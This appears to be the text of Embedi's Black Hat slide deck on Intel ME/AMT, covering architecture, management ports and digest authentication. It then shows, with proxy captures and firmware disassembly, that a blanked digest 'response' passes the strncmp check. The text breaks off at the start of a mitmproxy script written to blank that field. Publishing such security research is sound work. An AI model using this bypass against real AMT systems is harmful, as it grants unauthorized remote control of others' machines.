



INTEL AMT. STEALTH BREAKTHROUGH

Dmitriy Evdokimov, CTO Embedi

Alexander Ermolov, Security researcher Embedi

Maksim Malyutin, Security researcher Embedi

EMBEDI

Dmitriy Evdokimov

CTO of Embedi

d.evdokimov@embedi.com [@evdokimovds](https://twitter.com/evdokimovds)

Alexander Ermolov

researcher, reverse engineer, and information security expert

a.ermolov@embedi.com [@flothrone](https://twitter.com/flothrone)

Maksim Malyutin

programmer who has occasionally ended up dealing with information security

m.malyutin@embedi.com [@jesusfailed](https://twitter.com/jesusfailed)

Ask us in twitter live, during the BlackHat session!

Just use **#askaboutintelamt** hashtag in your question in twitter, and we will answer you at once!

1. Introduction to Intel 64 system architecture
2. Intel ME/AMT architecture overview
3. Unauthorized remote access to Intel AMT system
4. Spread out
5. Full attack scenario
6. Conclusions


Introduction to Intel 64 system architecture

System architecture overview

The best known execution environments:

- Intel CPU
- Intel ME

UEFI BIOS and Intel ME firmware (and a few other blobs) are system firmware stored on the common SPI flash memory.





CPU	Ring 3	 User applications	 User applications (optional)
	Ring 0	 OS kernel & drivers	 OS kernel & drivers (optional)
	Ring -1	 Hypervisor (optional)	
	Ring -2	 System Management Mode	
Chipset	Ring -3	 Intel Management Engine	

Intel ME/AMT architecture


Intel ME architecture

Intel ME is based on the MCU with ROM and SRAM.

The most privileged and hidden execution environment:

- a runtime memory in DRAM, hidden from CPU
- full access to DRAM
- working even when CPU is in S5 (system shutdown)
- out-of-band (OOB) access to network interface
- undocumented communication protocol (MEI)

AMD have a similar technology presented in 2013 – the Platform Security Processor (PSP).



Intel ME is integrated into:

- Q-type chipsets since 960 series (2006)
 - Intel ME 2.x - 5.x
- Any chipset since 5 series (2010)
 - Intel ME 6.x - 11.x
 - Intel TXE 1.x - 3.x
 - Intel SPS 1.x - 4.x

Its name and firmware implementation is specific to a platform type:

- Desktop/Laptop Intel Management Engine (ME)
- Server Intel Server Platform Services (SPS)
- Mobile Intel Trusted Execution Engine (TXE)

PCH	ME/AMT version
5 series chipset	ME 6.x (AMT 6.x)
6 series chipset	ME 7.x (AMT 7.x)
7 series chipset	ME 8.x (AMT 8.x)
8 series chipset	ME 9.x (AMT 9.x)
9 series chipset	ME 9.5.x/10x (AMT 9.5.x/10x)
100 series chipset 200 series chipset	ME 11.x (AMT 11.x)

Unknown ME ROM contents on production systems

ME ROM images can be found inside Intel ME firmware pre-production debug images
(used for debug ROM bypass capability)

Code is partially compressed with Huffman, but the dictionary is unknown

There is a reconstructed dictionary for ME 6.x - 10.x firmware (see unhuffme)

Undocumented MEI communication protocol

Some details are already reconstructed (see me_heci.py)

Inaccessible ME UMA

No method to disable Intel ME

But there are ways to cut out unnecessary firmware components (see me_cleaner.py)

<u>me_unpack.py</u>	parse Intel ME firmware images and extract all partitions/modules
<u>me_util.py</u>	send commands to Intel ME through HECI
<u>Intelmetool</u>	check Intel ME status through HECI
<u>unhuffme</u>	unpack Huffman-compressed modules from Intel ME firmware image 6.x – 10.x
<u>MEAnalyzer</u>	a tool to analyze Intel ME firmware images
<u>unME11</u>	unpack some Huffman-compressed modules from Intel ME firmware 11.x

- "Rootkit in your laptop", Igor Skochinsky
- "Intel ME: The Way of the Static Analysis", Dmitry Sklyarov
- A. Kumar, «Active Platform Management Demystified: Unleashing the Power of Intel VPro (TM) Technology», 2009, Intel Press.
- Xiaoyu Ruan, «Platform Embedded Security Technology Revealed: Safeguarding the Future of Computing with Intel Embedded Security and Management Engine», 2014, APress.

Intel ME firmware components

There are main firmware components:

- bringup module
- kernel
- drivers and services (to support timers, network, heci, ...)

and the applications, that implements different Intel technologies:

- PTT
- AMT
- ...

Depending on the technologies applied, the firmware types are:

- Ignition firmware (ME 6.x only) - the minimal contents
- 1.5MB firmware - not full modules contents
- 5MB firmware - full firmware contents

Intel AMT is an application inside Intel ME firmware.

Intel AMT features:

- Web-Interface
- SOL
- IDE-R
- KVM

It is a part of the “vPro” brand, so it is officially supported on the vPro-marked systems. Usually these systems have Q-type chipsets.

Access Control List (ACL) Management

Access Monitor

**Agent Presence

Alarm Clock

Boot Control

Certificate Management

Discovery

*Event Manager

Hardware Assets

**KVM Configuration

**Network Administration

Power

Power Packages

**Redirection (SOL and USB-R)

Remote Access

Storage

**Storage File System

*System Defense

Time Synchronization

User Consent

*Wireless

* Possible interesting for attacker


** Interesting for attacker

Intel AMT features can be accessed via a network or a local interface

Intel AMT has two types of interfaces: network interfaces (Intel AMT Releases 2.5, 2.6, 4.0, and 6.0 and later releases support a wireless, along with a wired, network interface) and a local interface.

TCP/UDP messages addressed to certain registered ports are routed to Intel AMT when those ports are enabled. Messages received on a wired LAN interface go directly to Intel AMT.

Local applications can communicate with the Intel ME the same way network applications do: WS-Management over SOAP over HTTP. This could be done using the Local Manageability Service.




- 5900 – AMT VNC-server without encryption;
- 16992 – AMT web-server, HTTP protocol;
- 16993 – AMT web-server, HTTPS protocol;
- 16994 – AMT redirection for SOL, IDE-R, KVM without encryption;
- 16995 – AMT redirection for SOL, IDE-R, KVM with TLS.

Intel AMT authentication options:

- Digest
- Kerberos

Unauthorized remote access to Intel AMT system

When accessed through a regular web-browser Intel AMT redirects us to a logon page and challenges with a password.



Digest Authentication in Intel AMT

As for [RFC 2617](#), the first time the client requests the document, no Authorization header field is sent, so the server responds with *401 Unauthorized*.

```
$ mitmdump -p 8080 -dd
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:50186: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
<< 401 Unauthorized 689b
    WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="+9GoAAZEAAcYo+Ka4uJ0dCwoKCxAtTP2",stale="false",qop="auth"
    Content-Type: text/html
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Length: 689
    Connection: close
127.0.0.1:50186: clientdisconnect
```

Digest Authentication in Intel AMT

When given a username and password, the client responds with a new request, including the Authorization header field:

```
...
127.0.0.1:50190: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
    Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
<< 200 OK 2.42k
    Date: Wed, 5 Jul 2017 20:07:21 GMT
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Type: text/html
    Transfer-Encoding: chunked
    Cache-Control: no cache
    Expires: Thu, 26 Oct 1995 00:00:00 GMT
```



Digest Authentication in Intel AMT

Note the name of the fields sent in the Authorization Headers. These strings will help us to pin-point the auth-related functionality in the actual ME firmware.

```
...
127.0.0.1:50190: clientconnect
>> GET http://192.168.1.1:16992/index.htm
    Host: 192.168.1.1:16992
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Language: en-US,en;q=0.5
    Accept-Encoding: gzip, deflate
    Connection: keep-alive
    Upgrade-Insecure-Requests: 1
    Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth,
nc=00000001, cnonce="6e8da33dda6b05d8"
<< 200 OK 2.42k
    Date: Wed, 5 Jul 2017 20:07:21 GMT
    Server: Intel(R) Active Management Technology 9.0.30
    Content-Type: text/html
    Transfer-Encoding: chunked
    Cache-Control: no cache
    Expires: Thu, 26 Oct 1995 00:00:00 GMT
```


Probably the easiest way to start digging into ME firmware prior to 10.x would be like:

```
$ git clone https://github.com/embedi/meloder.git
$ cd meloder
$ ln -s meloder.py ~/your-ida-place/loaders
$ ln -s _meloder ~/your-ida-place/loaders
$ idaq 9.0.30.1482_5MB_PRD_RGN.bin
```



... which will result in:

```

Program Segmentation
Name      Start      End      R  W  X  D  L  Align  Base  Type  Class  AD  r/ds
JOM_BSS   200DA000    200DB000  ?  ?  ?  .  L  page   00  public  32  00
WCODTAYLOR_KAPI  200DB000    200DC000  ?  ?  ?  .  L  page   00  public  32  00
WCODTAYLOR_CODE  200DC000
WCODTAYLOR_DATA  201371F2
WCODTAYLOR_BSS   2014C000
ROMP_CODE   20185000
ROMP_DATA   20185480
ROMP_BSS    20186000
BUP_CODE    20187000
BUP_DATA    20196ADC
BUP_BSS     2019A000
KERNEL_CODE  2019F000
KERNEL_DATA  201E7C60
KERNEL_BSS   201E9000
SESSMGRPRIV_KAPI  201F5000
SESSMGRPRIV_CODE  201F6000
SESSMGRPRIV_DATA  20202410
SESSMGRPRIV_BSS  20204000
HOTHAM_KAPI   203C8000
HOTHAM_CODE   203C9000
HOTHAM_DATA   203CDE64
HOTHAM_BSS    203CF000
POLICY_KAPI   203EA000
POLICY_CODE   203EB000
POLICY_DATA   20404E66
POLICY_BSS    20407000
utilities_KAPI  20409000
utilities_CODE  2040A000
utilities_DATA  204115D0
utilities_BSS  20413000
MCTP_KAPI     20414000
MCTP_CODE     20415000
Line 27 of 133

```

```

IDA View-B
KERNEL_CODE:2019F000 # ===== SUBROUTINE =====
KERNEL_CODE:2019F000
KERNEL_CODE:2019F000
KERNEL_CODE:2019F000
KERNEL_CODE:2019F000
KERNEL_CODE:2019F002
KERNEL_CODE:2019F004
KERNEL_CODE:2019F006
KERNEL_CODE:2019F008
KERNEL_CODE:2019F00A
KERNEL_CODE:2019F00E
KERNEL_CODE:2019F010
KERNEL_CODE:2019F012
KERNEL_CODE:2019F016
KERNEL_CODE:2019F018
KERNEL_CODE:2019F01A
KERNEL_CODE:2019F01C
KERNEL_CODE:2019F01E
KERNEL_CODE:2019F01E
# End of function KERNEL_CODE_2019F000
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F020
KERNEL_CODE:2019F022
KERNEL_CODE:2019F026
KERNEL_CODE:2019F028
KERNEL_CODE:2019F02A
KERNEL_CODE:2019F02C
KERNEL_CODE:2019F02E
KERNEL_CODE:2019F030
KERNEL_CODE:2019F032
KERNEL_CODE:2019F036
KERNEL_CODE:2019F036
KERNEL_CODE:2019F03A
# =====
loc_2019F036:
b
KERNEL_CODE:2019F03A
# =====

```

```

Structures
00000000 # Ins/Del : create/delete structure
00000000 # D/A/* : create structure member (data/ascii/array)
00000000 # N : rename structure or structure member
00000000 # U : delete structure member
00000000 # -----
00000000 KAPI_EXPORT_TABLE struc # (sizeof=0x4, copyof_1, variable size)
00000000 # XREF: LOCLN_DATA:LOCLN_DATA_20041FE8/r
00000000 # LOCLN_DATA:LOCLN_DATA_20041FF0/r ...
00000000 unk1: .short ?
00000002 len: .short ?
00000004 func: .long 0 dup(?) # offset
00000004 KAPI_EXPORT_TABLE ends
IDA View-B
NETSTACK_DATA:2048BB84 aNetpIpv6Resour:.ascii "NetP Ipv6 Resource"
NETSTACK_DATA:2048BB84 # DATA XREF: NETSTACK_CODE_20458CB4+C2f0
NETSTACK_DATA:2048BB84 # NETSTACK_CODE:NETSTACK_CODE_20458ED0f0
NETSTACK_DATA:2048BB84 .byte 0
NETSTACK_DATA:2048BB87 aNetpNgResource:.ascii "Netp NG Resource"
NETSTACK_DATA:2048BB87 # DATA XREF: NETSTACK_CODE_20458CB4+1BEf0
NETSTACK_DATA:2048BB87 # NETSTACK_CODE:NETSTACK_CODE_20458EF0f0 ...
NETSTACK_DATA:2048BB88 NETSTACK_DATA_2048BB88:KAPI_IMPORT_DESCR <0x1046, NETSTACK_BSS_2048F5EC>
NETSTACK_DATA:2048BB88 # DATA XREF: NETSTACK_CODE_2044E8DC+A7f0
NETSTACK_DATA:2048BB88 # NETSTACK_CODE:NETSTACK_CODE_2044E908f0
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0xA00C, NETSTACK_BSS_2048F5F0>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x1025, NETSTACK_BSS_2048F5F4>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x1024, NETSTACK_BSS_2048F5F8>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0xA00B, NETSTACK_BSS_2048F5FC>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x1022, NETSTACK_BSS_2048F600>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0xA003, NETSTACK_BSS_2048F604>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x1021, NETSTACK_BSS_2048F608>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x500C, NETSTACK_BSS_20496CA4>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x500B, NETSTACK_BSS_20496CA0>
NETSTACK_DATA:2048BB88 KAPI_IMPORT_DESCR <0x1033, NETSTACK_BSS_2048F60C>
NETSTACK_DATA:2048BC00 NETSTACK_DATA_2048BC00:.byte 1
NETSTACK_DATA:2048BC00 # DATA XREF: NETSTACK_CODE_2042B4FC+3Af0
NETSTACK_DATA:2048BC01 # NETSTACK_CODE:NETSTACK_CODE_2042B554f0
NETSTACK_DATA:2048BC01 .byte 0x10

```

Quick search to “cnonce” string yields this:

Strings window

Address	Length	Type	String
NETSTACK...	0000000B	C	, cnonce=\"
NETSTACK...	00000007	C	cnonce
CONFSTAC...	00000008	C	McNonce

IDA View-B

```

• NETSTACK_DATA:2048C56C aUsername: .ascii "username" # DATA XREF: NETSTACK_CODE_20431E74+14↑o
• NETSTACK_DATA:2048C56C # NETSTACK_CODE_20431E74+2E↑o ...
• NETSTACK_DATA:2048C56C .byte 0
• NETSTACK_DATA:2048C575 aRealm: .ascii "realm" # DATA XREF: NETSTACK_CODE_20431E74+2E↑o
• NETSTACK_DATA:2048C575 .byte 0
• NETSTACK_DATA:2048C57B aNonce: .ascii "nonce" # DATA XREF: NETSTACK_CODE_20431E74+40↑o
• NETSTACK_DATA:2048C57B # NETSTACK_CODE_20432B90+12↑o ...
• NETSTACK_DATA:2048C57B .byte 0
• NETSTACK_DATA:2048C581 aUri: .ascii "uri" # DATA XREF: NETSTACK_CODE_20431E74+54↑o
• NETSTACK_DATA:2048C581 .byte 0
• NETSTACK_DATA:2048C585 aResponse_0: .ascii "response" # DATA XREF: NETSTACK_CODE_20431E74+66↑o
• NETSTACK_DATA:2048C585 .byte 0
• NETSTACK_DATA:2048C58E aQop: .ascii "qop" # DATA XREF: NETSTACK_CODE_20431E74+7E↑o
• NETSTACK_DATA:2048C58E .byte 0
• NETSTACK_DATA:2048C592 aNc: .ascii "nc" # DATA XREF: NETSTACK_CODE_20431E74+92↑o
• NETSTACK_DATA:2048C592 .byte 0
• NETSTACK_DATA:2048C595 aCnonce: .ascii "cnonce" # DATA XREF: NETSTACK_CODE_20431E74+A2↑o
• NETSTACK_DATA:2048C595 .byte 0
• NETSTACK_DATA:2048C59C NETSTACK_DATA_2048C59C: .ascii "%8x" # DATA XREF: NETSTACK_CODE_20453BC8+14↑o
• NETSTACK_DATA:2048C59C # NETSTACK_CODE:NETSTACK_CODE_20453CC8↑o

```

Let's now look closer at the actual code of NETSTACK_CODE_20431E74() subroutine:

```
...  
; NETSTACK_CODE:20431ED4  
add    r13, sp, 0x7C  
mov     r0, r17  
mov     r1, r18  
add     r2, r14, (aResponse_0 - aUsername) # "response"  
add     r3, r13, 0x24 # R3 = SP + 0xA0 = &response  
bl      NETSTACK_AuthGetValue  
cmp     r0, 0  
bne     error  
...  
; NETSTACK_CODE:20431FC8  
ld      r1, [sp, 0x10C+user_response]  
mov     r0, r13 # computed_response  
ld      r2, [sp, 0xA4] # response.length  
bl      RAPI_strncmp  
cmp     r0, 0  
bne     error  
mov     r0, 0 # zero means success!  
add     sp, sp, 0x108  
b       RAPI_20000DA4 # ret
```

The part where the call to `strncmp()` occurs seems most interesting here:

```
/* NETSTACK_CODE:20431FC8 */  
if(strncmp(computed_response, response.value,  
           response.length))  
{  
    goto error;  
}  
return 0;
```

Given an empty string the `strncmp()` evaluates to zero thus accepting an empty response as a valid one!

Once again we will use a [mitmproxy](#) tool, but armed with a script that blanks the “response” field of Authorization header:

```
$ cat > blank_auth_response.py
import re

def start():
    return BlankAuthResponse()

